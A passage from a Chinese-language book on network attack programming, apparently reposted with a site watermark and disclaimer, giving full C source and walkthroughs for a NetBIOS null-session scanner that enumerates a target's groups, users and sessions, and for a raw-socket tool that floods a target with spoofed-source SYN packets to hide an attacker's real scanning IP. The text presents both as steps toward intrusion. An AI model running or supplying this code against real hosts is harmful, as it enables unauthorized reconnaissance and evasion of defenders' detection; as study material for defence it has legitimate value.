            pBuf->tod_hours=(pBuf->tod_hours+8)%24; // 计算本地时区时间
            // 输出本地时区时间
            _tprintf(_T("\nCurrent time:\t%.2d:%.2d:%.2d.%.2d (GMT+08:00)\n"),
                pBuf->tod_hours,pBuf->tod_mins,pBuf->tod_secs,pBuf->tod_hunds);
        }
    }
    else
    {
        lerror=GetLastError( );
        if(lerror= =997)
        {
            printf("\n 获取日期时间失败:\t 重叠 IO 操作正在进行. \n");
        }
        else
        {
            printf("\n 获取日期时间错误:\t%d\n",lerror);
        }
    }
    if(pBuf!=NULL)
    { // 释放系统分配的内存
        NetApiBufferFree(pBuf);
    }
    return 0;
}
```

上面程序是实现探测目标机日期和时间的功能函数。参数 targetip 是输入的目标机 IP 地

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

址。程序流程是：首先定义 PTIME_OF_DAY_INFO 结构体变量 pBuf，此结构体中包含日期和时间信息。然后调用 NetRemoteTOD 函数获取日期和时间信息，并将信息输出到控制台。最后如果函数返回的是错误信息则进行错误处理，并调用 NetApiBufferFree 函数释放分配的内存资源。

```
// 探测本地组列表
int ScanLocalGroup(PTSTR targetip)
{
    NET_API_STATUS nStatus;
    PLOCALGROUP_INFO_1 pBuf,pBuffer;    // 组列表信息结构体
    DWORD i,dwLevel;                    // 数据级别
    DWORD er,tr,resume;                 // 搜寻标志位
    DWORD lerror;
    resume=0;
    dwLevel=1;
    printf("\n**** 本地组列表 ****\n");
    // 循环探测所有的组列表
    do
    {
        // 探测本地组列表
        nStatus=NetLocalGroupEnum(targetip,dwLevel,(PBYTE *)&pBuf,
                MAX_PREFERRED_LENGTH,&er,&tr,&resume);
        if((nStatus= =NERR_Success)|| (nStatus= =ERROR_MORE_DATA))
        {
            pBuffer=pBuf;
            for(i=1;i<=er;i++)
            {
                // 输出本地组名称
                _tprintf(_T("\nName:\t\t%s"),pBuffer->lgrpi1_name);
                // 输出本地组描述
                _tprintf(_T("\nComment:\t%s"),pBuffer->lgrpi1_comment);
                _tprintf(_T("\n"));
                pBuffer++;
            }
        }
        else
        { // 出错处理
            lerror=GetLastError( );
            if(lerror= =997)
            {
                printf("\n 本地组列表:\t 重叠 IO 操作正在进行.\n");
            }
            else
            {
                printf("\n 获取本地组列表失败:\t%d\n",lerror);
            }
        }
        if(pBuf!=NULL)
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
            {// 释放系统分配内存
                NetApiBufferFree(pBuf);
            }
        }while(nStatus= =ERROR_MORE_DATA);
        return 0;
    }
```

上面程序是实现探测目标机本地组列表的功能函数。参数 targetip 是输入的目标机 IP 地址。程序流程是：首先定义 PLOCALGROUP_INFO_1 结构体变量 pBuf 和 pBuffer，此结构体包含本地组信息。然后开始循环探测本地组列表，在每个循环体中，调用 NetLocalGroupEnum 函数探测组信息，并将组名称和组描述信息输出到控制台上。最后进行函数错误处理，并调用 NetApiBufferFree 函数释放系统分配的内存资源。

```
    // 探测组信息和组内用户列表
    int ScanGlobalGroup(PTSTR targetip)
    {
        PNET_DISPLAY_GROUP pGBuf,pGBuffer; // 组信息结构体
        PGROUP_USERS_INFO_0 pUBuf,pUBuffer;// 组内用户信息结构体
        DWORD nGStatus,nUStatus;
        DWORD i;
        DWORD dwLevel,dwRec;                    // 数据级别
        DWORD k;
        DWORD er,tr,resume;                     // 搜寻标志位
        DWORD lerror;
        i=0;
        er=0;
        tr=0;
        resume=0;
        dwLevel=3;
        printf("\n**** 组列表和组内用户列表 ****\n");
        do
        {
            // 获取组列表信息
            nGStatus=NetQueryDisplayInformation(targetip,dwLevel,i,
                100,0xFFFFFFFF,&dwRec,(PVOID*)&pGBuf);
            if((nGStatus= =ERROR_SUCCESS) || (nGStatus= =ERROR_MORE_DATA))
            {
                pGBuffer=pGBuf;
                for(;dwRec>0;dwRec--)
                {
                    // 输出组列表信息
                    _tprintf(_T("\nName:\t\t%s"),pGBuffer->grpi3_name);
                    _tprintf(_T("\nComment:\t%s"),pGBuffer->grpi3_comment);
                    _tprintf(_T("\nGroup ID:\t%u"),pGBuffer->grpi3_group_id);
                    _tprintf(_T("\nAttributs:\t%u"),pGBuffer->grpi3_attributes);
```

上面程序是实现探测目标机组信息和组内用户信息的功能函数部分代码。参数 targetip 是输入的目标机 IP 地址。程序流程是：首先定义 PNET_DISPLAY_GROUP 结构体变量 pGBuffer 和 PGROUP_USERS_INFO_0 结构体变量 pUBuffer，这两个结构体分别包含组信息

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

和组内用户信息。然后调用 NetQueryDisplayInformation 函数获取组列表信息。最后将组名、组描述、组 ID、组属性等信息输出到控制台。

```
                        // 获取组内用户列表
                        nUStatus=NetGroupGetUsers(targetip,
                            pGBuffer->grpi3_name,
                            0,
                            (PBYTE *)&pUBuf,
                            MAX_PREFERRED_LENGTH,
                            &er,&tr,&resume);
                        if(nUStatus= =NERR_Success)
                        {
                            pUBuffer=pUBuf;
                            for(k=1;k<=er;k++)
                            {
                                // 输出用户名称
                                _tprintf(_T("%s "),pUBuffer->grui0_name);
                                pUBuffer++;
                            }
                            if(pUBuf!=NULL)
                            {
                                // 释放内存
                                NetApiBufferFree(pUBuf);
                            }
                        }
                        _tprintf(_T("\n"));
                        i=pGBuffer->grpi3_next_index;
                        pGBuffer++;
                    }
                }
                else
                {   //错误处理过程
                    lerror=GetLastError( );
                    if(lerror= =997)
                    {
                        printf("\n 全局组信息:\t 重叠 IO 操作正在进行.\n");
                    }
                    else
                    {
                        printf("\n 获取组信息出错:\t%d\n",lerror);
                    }
                }
                if(pGBuf!=NULL)
                { // 释放系统分配内存
                    NetApiBufferFree(pGBuf);
                }
            }while(nGStatus= =ERROR_MORE_DATA);
            return 0;
}
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

上面程序是实现探测目标机组信息和组内用户信息的功能函数部分代码。参数 targetip 是输入的目标机 IP 地址。程序流程是：首先调用 NetGroupGetUsers 函数获取指定组的用户列表。然后循环输出组内用户名，用户名保存在结构体变量 pUBuffer 中的 grui0_name 字段中，每输出一次，pUBuffer 加 1 指向下一个用户名。程序最后调用 GetLastError 函数进行错误处理，处理完毕后调用 NetApiBufferFree 函数释放系统分配内存。

```
// 探测传输协议列表
int ScanTransInfo(PTSTR targetip)
{
      NET_API_STATUS nStatus;
      PSERVER_TRANSPORT_INFO_0 pBuf,pBuffer;  // 传输协议信息机构体
      DWORD dwLevel;                          // 数据级别
      DWORD i;
      DWORD er,tr,resume;                     // 搜寻标志位
      DWORD dwTotalCount;
      DWORD dwLength;
      DWORD lerror;
      er=0;
      tr=0;
      resume=0;
      dwLevel=0;
      dwTotalCount=0;
      printf("\n***** 传输协议信息 *****\n");
      dwLength=_tcslen(targetip);
      do
      {
            // 获取传输协议信息
            nStatus=NetServerTransportEnum(targetip,
                  dwLevel,(PBYTE *)&pBuf,
                  MAX_PREFERRED_LENGTH,&er,&tr,&resume);
            if((nStatus= =NERR_Success) || (nStatus= =ERROR_MORE_DATA))
            {
                  pBuffer=pBuf;
                  for(i=0;i<er;i++)
                  {
                        // 输出传输协议信息
                        _tprintf(_T("\nTransport:\t%s"),pBuffer->svti0_transportname);
                        _tprintf(_T("\nNetworkAddr:\t%s"),pBuffer->svti0_networkaddress);
                        _tprintf(_T("\nActiveClient:\t%d User(s)\n"),pBuffer->svti0_numberofvcs);
                        pBuffer++;
                        dwTotalCount++;
                  }
            }
            else
            {
                  // 出错处理
                  lerror=GetLastError( );
                  if(lerror= =997)
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
                {
                    printf("\n 传输协议出错:\t 重叠 IO 操作正在进行.\n");
                }
                else
                {
                    printf("\n 获取传输协议出错:\t%d\n",lerror);
                }
            }
            if(pBuf!=NULL)
            {
                NetApiBufferFree(pBuf);
            }
        }while(nStatus==ERROR_MORE_DATA);
        return 0;
}
```

上面程序是实现探测目标机传输协议的功能函数。参数 targetip 是输入的目标机 IP 地址。程序流程是：首先定义 PSERVER_TRANSPORT_INFO_0 结构体变量 pBuf 和 pBuffer，此结构体中包含传输协议信息。然后调用 NetServerTransportEnum 函数获取目标机传输协议信息，并将协议名称、网络地址和激活的客户端输出到控制台。最后调用 GetLastError 函数进行错误处理，处理完毕后调用 NetApiBufferFree 函数释放系统分配内存。

```
// 探测会话信息
int ScanSession(PTSTR targetip)
{
        PSESSION_INFO_10 pBuf,pBuffer; // 会话信息结构体
        NET_API_STATUS nStatus;
        DWORD i,dwLevel;
        DWORD er,tr,resume;
        DWORD dwTotalCount;
        DWORD dwLength;
        PTSTR pszClient;
        PTSTR pszUser;
        DWORD lerror;
        printf("\n****** 会话信息 ******\n");
        dwLevel=10;
        dwTotalCount=0;
        pszClient=NULL;
        pszUser=NULL;
        er=0;
        tr=0;
        resume=0;
        dwLength=_tcslen(targetip);
        do
        {
            // 获取会话信息
            nStatus=NetSessionEnum(targetip,
                        pszClient,
                        pszUser,
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
                dwLevel,
                (PBYTE *)&pBuf,
                MAX_PREFERRED_LENGTH,
                &er,&tr,&resume);
        if((nStatus= =NERR_Success) || (nStatus= =ERROR_MORE_DATA))
        {
            pBuffer=pBuf;
            for(i=0;i<er;i++)
            {
                if(pBuffer= =NULL)
                {
                    printf("不允许访问.\n");
                    break;
                }
                // 输出会话信息
                _tprintf(_T("\nClient:\t\t%s"),pBuffer->sesi10_cname);
                _tprintf(_T("\nUser:\t\t%s"),pBuffer->sesi10_username);
                _tprintf(_T("\nSeconds Active:\t%d"),pBuffer->sesi10_time);
                _tprintf(_T("\nSeconds Idle:\t%d\n"),pBuffer->sesi10_idle_time);
                pBuffer++;
                dwTotalCount++;
            }
        }
        else
        {   // 出错处理
            lerror=GetLastError( );
            if(lerror= =997)
            {
                printf("\n 会话出错:\t 重叠 IO 操作正在进行.\n");
            }
            else
            {
                printf("\n 获取会话信息出错:\t%d\n",lerror);
            }
        }
        if(pBuf!=NULL)
        { // 释放内存
            NetApiBufferFree(pBuf);
        }
    }while(nStatus= =ERROR_MORE_DATA);
    return 0;
}
```

上面程序是实现探测目标机会话信息的功能函数。参数 targetip 是输入的目标机 IP 地址。程序流程是：首先定义 PSESSION_INFO_10 结构体变量 pBuf 和 pBuffer，此结构体中包含会话信息。然后调用 NetSessionEnum 函数获取会话信息，并将会话端、会话用户、激活时间和空闲时间信息输出控制台。最后调用 GetLastError 函数进行错误处理，处理完毕后调用 NetApiBufferFree 函数释放系统分配内存。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
// 主函数
int wmain(int argc, TCHAR *argv[])
{

    if(argc != 2)
    {
        printf("usage : NetBIOSScan.exe [TargetIP]\n");
        exit(0);
    }
    NETRESOURCE nr;                          // 网络资源结构体
    DWORD ret;
    TCHAR username[100]=_T("");              // 用户名
    TCHAR password[100]=_T("");              // 密码
    TCHAR ipc[100]=_T("");                   // IPC 会话
    system("cls.exe");                       // 清屏
    swprintf(ipc,_T("\\\\%s\\ipc$"),argv[1]); // IPC 字符串
    nr.lpLocalName=NULL;
    nr.lpProvider=NULL;
    nr.dwType=RESOURCETYPE_ANY;
    nr.lpRemoteName=ipc;
    // 建立空会话
    ret=WNetAddConnection2(&nr,username,password,0);
    if(ret!=ERROR_SUCCESS)
    {
        printf("\n 空会话建立失败.\n");
        return -1;
    }
    // 探测目标机日期和时间
    ScanDateTime(argv[1]);
    // 探测目标机本地组信息
    ScanLocalGroup(argv[1]);
    // 探测目标机组信息和组内用户信息
    ScanGlobalGroup(argv[1]);
    // 探测目标机传输协议信息
    ScanTransInfo(argv[1]);
    // 探测目标机会话信息
    ScanSession(argv[1]);
    // 撤销空会话
    ret=WNetCancelConnection2(ipc,0,TRUE);
    if(ret!=ERROR_SUCCESS)
    {
        printf("空会话撤销失败.\n");
        return -1;
    }
    return 0;
}
```

上面程序是实现探测目标机 BIOS 信息的主函数。程序流程是：首先检测用户输入的命令个数是否符合要求，并定义网络资源结构体 NETRESOURCE 变量 nr，用户名变量 username，

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

密码变量 password，会话变量 ipc。然后设置变量 nr 并调用 WNetAddConnection2 函数与目标机建立空会话，建立空会话成功后，调用 ScanDateTime 函数探测目标机日期和时间，调用 ScanLocalGroup 函数探测目标机本地组列表，调用 ScanGlobalGroup 探测目标机组信息和组内用户信息，调用 ScanTransInfo 函数探测目标机传输协议信息，调用 ScanSession 函数探测目标机会话信息。最后调用 WNetCancelConnection2 函数撤销空会话。

4．远程主机 NetBIOS 探测实例运行结果

在命令行提示符下输入"NetBIOSScan.exe 59.64.203.39"，表示探测 IP 地址为 59.64.203.39 的目标主机 BIOS 信息。结果如图 6-10 和图 6-11 所示，可以看到，目标主机的很多重要系统信息被探测出来，这些信息为攻击者进行下一步入侵提供了重要的依据。



图 6-10 目标机系统日期时间和本地组列表信息



图 6-11 目标机组列表、组内用户、传输协议和会话信息

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

6.3.4 伪 IP 干扰实例

1. 伪 IP 干扰概述

对目标机进行扫描探测时，如果目标机部署了防火墙或其他防御告警措施，则目标机管理员可以轻易发现攻击者的 IP 信息。根据 IP 信息，管理员可以追溯到攻击者的位置或其他信息，进而采取进一步措施使攻击失效。

攻击者进行扫描探测时最重要的是隐蔽性，比如隐藏自己的 IP 地址信息。但如果目标机防护措施很好，隐藏 IP 地址信息方法一般会失效。在这种状况下，攻击者可以在扫描目标机的同时发送大量的伪 IP 数据包到目标机，使正常的扫描数据包淹没在伪 IP 数据包中，这样可以达到隐蔽攻击者真实 IP 地址的目的。

2. 伪 IP 干扰源程序

下面讲解发送伪 IP 数据包的实例，读者可以将此程序做成模块加载到整个扫描探测系统中增强系统的隐蔽性。

源文件：FakeIPSend.cpp

```
#include <stdio.h>
#include <winsock2.h>
#include <ws2tcpip.h>
#include <time.h>
#pragma comment(lib,"ws2_32.lib")
char TargetIP[20];                    // 目标机 IP 地址
char FakeIP[20];                      // 伪 IP 地址
```

上面程序包含了工程所需的头文件和定义了相关全局变量。变量 TargetIP 表示目标机的 IP 地址；变量 FakeIP 表示伪造的源 IP 地址。

```
//定义 IP 首部格式
typedef struct ip_hdr
{
    unsigned char h_verlen;             // 4bit 首部长度，4bit IP 版本号
    unsigned char tos;                  // 8bit 服务类型 TOS
    unsigned short total_len;           // 16bit 总长度（字节）
    unsigned short ident;               // 16bit 标识
    unsigned short frag_and_flags;      // 3bit 标志位
    unsigned char ttl;                  // 8bit 生存时间 TTL
    unsigned char proto;                // 8bit 协议（TCP，UDP 或其他）
    unsigned short checksum;            // 16bit IP 首部校验和
    unsigned int sourceIP;              // 32bit 源 IP 地址
    unsigned int destIP;                // 32bit 目的 IP 地址
}IPHEADER;
```

上面程序定义了 IP 首部格式结构体。

```
//定义 TCP 首部格式
typedef struct tcp_hdr
{
    USHORT th_sport;            // 16bit 源端口
    USHORT th_dport;            // 16bit 目的端口
    unsigned int th_seq;        // 32bit 序列号
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
        unsigned int th_ack;          // 32bit 确认号
        unsigned char th_lenres;      // 4bit 首部长度/6bit 保留字
        unsigned char th_flag;        // 6bit 标志
        USHORT th_win;                // 16bit 窗口大小
        USHORT th_sum;                // 16bit 校验和
        USHORT th_urp;                // 16bit 紧急数据偏移量
}TCPHEADER;
```

上面程序定义了 TCP 首部格式结构体。

```
//定义 TCP 伪首部格式
typedef struct tsd_hdr
{
        unsigned long saddr;  // 源地址
        unsigned long daddr;  // 目的地址
        char mbz;
        char ptcl;            // 协议类型
        unsigned short tcpl;  // TCP 长度
}PSDHEADER;
```

上面程序定义了 TCP 伪首部格式结构体。TCP 伪首部并不是真正存在的，只是用于计算检验和。

```
//CheckSum:计算校验和的子函数
USHORT checksum(USHORT *buffer, int size)
{
        unsigned long cksum=0;
        while(size >1)
        {
                cksum+=*buffer++;
                size -=sizeof(USHORT);
        }
        if(size )
        {
                cksum += *(UCHAR*)buffer;
        }
        cksum = (cksum >> 16) + (cksum & 0xffff);
        cksum += (cksum >>16);
        return (USHORT)(~cksum);
}
```

上面程序是实现计算校验和的功能函数。在发送伪源 IP 时，需要使用 TCP 伪首部构造数据包计算校验和。注意：校验和如果不正确，发送数据包就会失败。

```
// 产生随机 IP 地址，用于填充伪源 IP
void GenerateRandIP(char *ip)
{
        int ips[4]={0}; // IP 地址 4 个字段
        srand( (unsigned)time(NULL));             // 设置随机种子
        // 产生随机数
        for(int i=0; i<4; i++)
        {
                ips[i]=1 + rand( ) % (255-1+1);   // 生成 1～255 之间的随机数
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
    }
    // 设置随机 IP 地址
    sprintf(ip,"%d.%d.%d.%d",ips[0],ips[1],ips[2],ips[3]);
}
```

上面程序是实现随机 IP 地址生成的功能函数。参数 ip 为输出的随机 IP 地址。进行伪源 IP 地址干扰时，源 IP 要进行及时的随机更换，这样能增强干扰的效果。程序流程是：首先定义整型数组变量 ips，数组元素个数为 4，表示 IP 地址的 4 个节点大小。然后调用 srand 函数设置随机种子，如果不设置随机种子，则 rand 函数每次生成的随机数是相同的。最后进行 4 次循环，循环体中调用 rand 函数生成 1～255 之间的随机数，生成 4 个随机数后，调用 sprintf 函数格式化字符变量 ip 为 IP 地址格式。

```
// 产生随机端口号，用于设置源端口
int GenerateRandSrcPort( )
{
    srand( (unsigned)time(NULL));            // 设置随机种子
    return 1 + rand( ) % (65535-1+1);        // 生成 1～65 535 之间的随机数
}
```

上面程序是实现产生随机端口号的功能函数。程序首先调用 srand 函数设置随机种子，最后调用 rand 函数生成 1～65 535 之间的随机数（1～65 535 为端口范围）。

```
// 封装伪源 IP 数据包
void PackFakeIP(char *szSendBuf, int dport)
{
    char srcip[20];
    GenerateRandIP(srcip);                              // 生成随机 IP 地址
    strcpy(FakeIP,srcip);
    IPHEADER ipHeader;                                  // IP 首部
    TCPHEADER tcpHeader;                                // TCP 首部
    PSDHEADER psdHeader;                                // TCP 伪首部
    //填充 IP 首部
    ipHeader.h_verlen=(4<<4 | sizeof(ipHeader)/sizeof(unsigned long));
    // ipHeader.tos=0;
    ipHeader.total_len=htons(sizeof(ipHeader)+sizeof(tcpHeader));
    ipHeader.ident=1;
    ipHeader.frag_and_flags=0;
    ipHeader.ttl=128;
    ipHeader.proto=IPPROTO_TCP;                         // 数据包类型为 TCP
    ipHeader.checksum=0;
    ipHeader.sourceIP=inet_addr(srcip);                 // 设置伪源 IP 地址
    ipHeader.destIP=inet_addr(TargetIP);                // 设置目标地址
    //填充 TCP 首部
    tcpHeader.th_dport=htons(dport);
    tcpHeader.th_sport=htons(GenerateRandSrcPort( ));// 设置随机源端口号
    tcpHeader.th_seq=htonl(0x12345678);
    tcpHeader.th_ack=0;
    tcpHeader.th_lenres=(sizeof(tcpHeader)/4<<4|0);
    tcpHeader.th_flag=2;                                // 2 是 SYN，1 是 FIN，16 是 ACK 探测，等等
    tcpHeader.th_win=htons(512);
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
        tcpHeader.th_urp=0;
        tcpHeader.th_sum=0;
```

上面程序是实现封装伪源 IP 地址数据包的功能函数部分代码。程序流程是：首先调用 GenerateRandIP 函数生成随机 IP 地址 srcip，并定义 IP 首部结构体变量 ipHeader、TCP 首部结构体变量 tcpHeader、TCP 伪首部结构体变量 psdHeader。然后填充 ipHeader 各字段，其中字段 sourceIP 设置为随机 IP 地址，destIP 设置为目标机 IP 地址。最后填充 tcpHeader 各字段，其中字段 th_flag 设置为 2，表示 SYN 数据包。

```
        // 填充 TCP 伪首部
        psdHeader.saddr=ipHeader.sourceIP;
        psdHeader.daddr=ipHeader.destIP;
        psdHeader.mbz=0;
        psdHeader.ptcl=IPPROTO_TCP;
        psdHeader.tcpl=htons(sizeof(tcpHeader));
        //用 TCP 伪首部和 TCP 首部填充发送缓存区
        memcpy(szSendBuf, &psdHeader, sizeof(psdHeader));
        memcpy(szSendBuf+sizeof(psdHeader), &tcpHeader, sizeof(tcpHeader));
        // 计算校验和
        tcpHeader.th_sum=checksum((USHORT *)szSendBuf,sizeof(psdHeader)+sizeof(tcpHeader));
        // 用 IP 首部填充发送缓存区
        memcpy(szSendBuf, &ipHeader, sizeof(ipHeader));
        memcpy(szSendBuf+sizeof(ipHeader), &tcpHeader, sizeof(tcpHeader));
        memset(szSendBuf+sizeof(ipHeader)+sizeof(tcpHeader), 0, 4);
        // 计算校验和
        ipHeader.checksum=checksum((USHORT *)szSendBuf, sizeof(ipHeader)+sizeof(tcpHeader));
        memcpy(szSendBuf, &ipHeader, sizeof(ipHeader));
    }
```

上面程序是实现封装伪源 IP 地址数据包的功能函数部分代码。程序流程是：首先填充 psdHeader 个字段，其中字段 saddr 设置为 IP 首部的源 IP，字段 daddr 设置为 IP 首部的目标地址。然后使用 TCP 伪首部和 TCP 首部填充发送缓存区 szSendBuf，并计算一次校验和，用 IP 首部填充发送缓存区 szSendBuf，再次计算校验和。最后用 IP 首部填充 szSendBuf 完成封装 IP 数据包的最后步骤。

```
    // 主函数
    int main(int argc, char* argv[])
    {
        WSADATA WSAData;
        SOCKET sock;
        SOCKADDR_IN addr_in;        // 目标机地址
        char szSendBuf[60]={0};     // 发送数据缓存区
        BOOL flag;
        int rect,nTimeOver;
        // 校验输入命令个数
        if (argc != 2)
        {
            printf("usage : FakeIPSend.exe [TargetIP]\n");
            exit(0);
        }
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
strcpy(TargetIP,argv[1]); // 设置目标机 IP 地址
// 初始化 Winsock 库
if (WSAStartup(MAKEWORD(2,2), &WSAData)!=0)
{
        printf("WSAStartup Error!\n");
        return false;
}
// 创建原始套接字
if ((sock=WSASocket(AF_INET,
        SOCK_RAW,
        IPPROTO_RAW,
        NULL,0,
        WSA_FLAG_OVERLAPPED))==INVALID_SOCKET)
{
        printf("Socket Setup Error!\n");
        return false;
}
```

上面程序是实现发送伪源 IP 干扰功能的主函数部分代码。程序流程是：首先校验输入命令的个数，设置目标机 IP 地址和发伪 IP 包间隔时间。然后调用 WSAStartup 函数初始化 Winsock 库。最后调用 WSASocket 函数创建原始套接字 sock，注意，要将函数的第二个参数设置为 SOCK_RAW，第三个参数设置为 IPPROTO_RAW。

```
flag=true;
// 设置原始套接字参数
if (setsockopt(sock,IPPROTO_IP, IP_HDRINCL,(char *)&flag,sizeof(flag))==SOCKET_ERROR)
{
        printf("setsockopt IP_HDRINCL error!\n");
        return false;
}
nTimeOver=1000; // 超时时间
// 设置原始套接字发送超时时间
if (setsockopt(sock,
        SOL_SOCKET,
        SO_SNDTIMEO,
        (char*)&nTimeOver,
        sizeof(nTimeOver))==SOCKET_ERROR)
{
        printf("setsockopt SO_SNDTIMEO error!\n");
        return false;
}
```

上面程序是实现发送伪源 IP 干扰功能的主函数部分代码。程序流程是：首先调用 setsockopt 函数设置套接字为 IP_HDRINCL 模式，这表示 IP 首部各字段由程序指定（注意，这需要 administrator 权限）。最后再次调用 setsockopt 函数设置套接字的 SO_SNDTIMEO 的属性，此属性表示设置发送超时时间。

```
// 设置目标机地址结构
addr_in.sin_family=AF_INET;
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
    addr_in.sin_addr.S_un.S_addr=inet_addr(TargetIP);
    // 循环发送伪 IP 干扰数据包
    for(int i=1;i<65535;i++)
    {
        addr_in.sin_port=htons(i); // 设置目标端口
        PackFakeIP(szSendBuf,i); // 封装发送数据包
        // 发送伪 IP 数据包
        rect=sendto(sock, szSendBuf, sizeof(IPHEADER)+sizeof(TCPHEADER),
            0, (struct sockaddr*)&addr_in, sizeof(addr_in));
        if (rect==SOCKET_ERROR)
        {
            printf("Send error!:%d\n",WSAGetLastError( ));
            return false;
        }
        else
            printf("干扰目标机 %s 成功！伪 IP ： %s \n",TargetIP,FakeIP);
        Sleep(500);
    }
    // 关闭套接字及释放内存资源
    closesocket(sock);
    WSACleanup( );
    return 0;
}
```

上面程序是实现伪源 IP 干扰功能的主函数部分代码。程序流程是：首先设置目标机地址结构，然后开始循环向目标机发送伪 IP 数据包，每个循环体中，调用 PackFakeIP 函数封装伪 IP 数据包，再调用 sendto 函数发送至目标机。最后调用 closesocket 函数和 WSACleanup 函数关闭套接字和释放 Winsock 资源。

3．伪 IP 干扰实例运行结果

在攻击者主机上（IP 地址为 59.64.203.39）运行“SendFakeIP.exe 59.64.201.58”，表明攻击的目标机 IP 地址为 59.64.201.58。运行结果如图 6-12 所示。请注意，由于 Windows XP SP2 补丁限制了伪源 IP 数据包的发送，因此程序需要运行在 Windows XP SP2 版本以下的操作系统上。



图 6-12　攻击者主机发送伪 IP 数据包运行结果

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

此时，在目标机上运行 5.3 节的网络嗅探实例程序 WinpcapSniffer.exe，并设置为嗅探所有经过目标机的数据包（TCP 类型），运行结果如图 6-13 所示。



